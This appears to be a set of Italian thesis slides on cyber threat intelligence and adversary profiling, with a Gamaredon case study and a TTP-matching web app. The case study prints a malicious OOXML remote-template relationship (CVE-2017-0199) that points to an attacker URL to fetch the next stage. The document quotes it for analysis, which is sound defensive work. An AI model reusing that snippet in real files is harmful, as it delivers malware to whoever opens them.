Profilazione degli avversari nel panorama del cyberspazio

Alessandro Bernaschi
alessandro.bernaschi@studenti.unicam.it

Computer Science @ Unicam

Unicam Thesis - Profilazione degli avversari nel panorama del cyberspazio

- Relatore: Fausto Marcantoni
  https://computerscience.unicam.it/marcantoni/
- Correlatore: Alessandro Rossetti
  alessandro.rossetti@ts-way.com
- Studente: Alessandro Bernaschi - 109325
  alessandro.bernaschi@studenti.unicam.it

Indice

Introduzione

In questa tesi parleremo:

- Intelligence applicata al cyberspazio.
- Uso di varie metodologie e strumenti messi in atto per prevenire e mitigare varie tipologie di attacchi informatici.
- Sviluppo di un applicativo che sarà in grado, in base alle TTP(Tattiche, Tecniche, Procedure) di un gruppo avversario, di fornire una probabilità di appartenenza ad un determinato gruppo.

L'INTELLIGENCE

L'Intelligence è il risultato di una trasformazione. Una trasformazione che parte da informazioni che vengono raccolte - dati grezzi, non interpretati, estrapolati da un certo contesto - e finisce, dopo l'analisi delle stesse, con una valutazione e con l'elaborazione di un valore aggiunto, che viene attribuito a questi dati.


INFORMAZIONI + VALUTAZIONE = INTELLIGENCE

"Se un illuminato sovrano ed un saggio generale sconfiggono il nemico ogni volta e le loro imprese sono così meravigliose da apparire sovrumane, tutto ciò lo si deve alle previsioni derivate dalle informazioni sulla situazione nemica".


(Sun Tzu, L'arte della guerra)

Il Ciclo di Intelligence

Il ciclo di Intelligence è composto da 5 fasi:



L'Intelligence in Italia




Cyber Threat Intelligence

La Cyber Threat Intelligence (CTI), consiste nell'attività di raccolta, elaborazione e analisi di dati provenienti da varie fonti in merito agli attacchi informatici che colpiscono o sono potenzialmente in grado di offendere la sicurezza di un'organizzazione. Esistono 4 tipologie:

1. Cyber Threat Intelligence strategica
2. Cyber Threat Intelligence tattica
3. Cyber Threat Intelligence tecnica
4. Cyber Threat Intelligence operativa

Life Cycle CTI




Studio degli Avversari

Sono 4 i gruppi di attori nel mondo della cybersecurity che sono stati individuati:

1. State-Sponsored
2. Cybercriminali Organizzati
3. Hacktivisti
4. Lupi Solitari

MITRE ATT&CK

MITRE ATT&CK è una knowledge base accessibile a livello globale di tattiche, tecniche e procedure avversarie (TTP) basate su osservazioni del mondo reale.



Profilazione Avversario

Gamaredon (Ab)uses Telegram to Target Ukrainian Organizations

CYBERSECURITY / 01.19.23 / The BlackBerry Research & Intelligence Team

RIEPILOGO

Il gruppo Gamaredon ha preso di mira attivamente il governo ucraino ultimamente, affidandosi all'infrastruttura del popolare servizio di messaggistica Telegram per aggirare le tradizionali tecniche di rilevamento del traffico di rete senza sollevare evidenti flag. Nel novembre 2022, BlackBerry ha scoperto una nuova campagna Gamaredon che si basava su uno schema Telegram in più fasi per profilare prima le potenziali vittime e quindi consegnare il payload finale insieme al dannoso comando e controllo (C2).

Questo rapporto fornisce informazioni sulla recente infrastruttura di rete della Crimea utilizzata dal gruppo Gamaredon, nonché un'analisi di ogni passaggio prima che le vittime ricevano il carico utile finale.


ANALISI TECNICA

Ad esempio, il documento con il nome file "Бас по Род. славе.docx" utilizza una tecnica di iniezione di modelli remoti (CVE-2017-0199) per ottenere l'accesso iniziale. Una volta aperto, il documento dannoso recupera l'indirizzo specificato e scarica la fase successiva della catena di attacco.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="
rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target=
"http://pretend.goal75.koportas.ru/WIN-HP59CQH9A1H/almost/presume.wft" TargetMode="External"/></
Relationships>
```

Applicativo profilazione TTP

Per dare un ulteriore utilità nell'analisi di un avversario, è stata creata un'applicazione web che, una volta inserite le TTP di un avversario, sarà in grado di fornire, sotto forma di percentuale, una probabilità di appartenenza ad uno o più gruppi avversari.



Applicativo profilazione TTP

Techniques Used

Domain	ID		Name	Use
Enterprise	T1583	.001	Acquire Infrastructure: Domains	Gamaredon Group has registered multiple domains to facilitate payload staging and C2.[5][8]
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	Gamaredon Group has used HTTP and HTTPS for C2 communications.[1][2][3][4][9][8]
Enterprise	T1119		Automated Collection	Gamaredon Group has deployed scripts on compromised systems that automatically scan for interesting documents.[3]
Enterprise	T1020		Automated Exfiltration	Gamaredon Group has used modules that automatically upload gathered documents to the C2 server.[3]
Enterprise	T1547	.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Gamaredon Group tools have registered Run keys in the registry to give malicious VBS files persistence.[2][3][9]


thank you
danke
謝謝
ngiyabonga
teşekkür ederim
спасибо
gracias
tapadh leat
mochchakkeram
dziękuję
go raibh maith agat
bedankt
obrigado
sukriya
kop khun krap
terima kasih
grazie
arigatô
dakujem
merci
мерси
감사합니다
dank je
hvala
takk
sagolun
taiku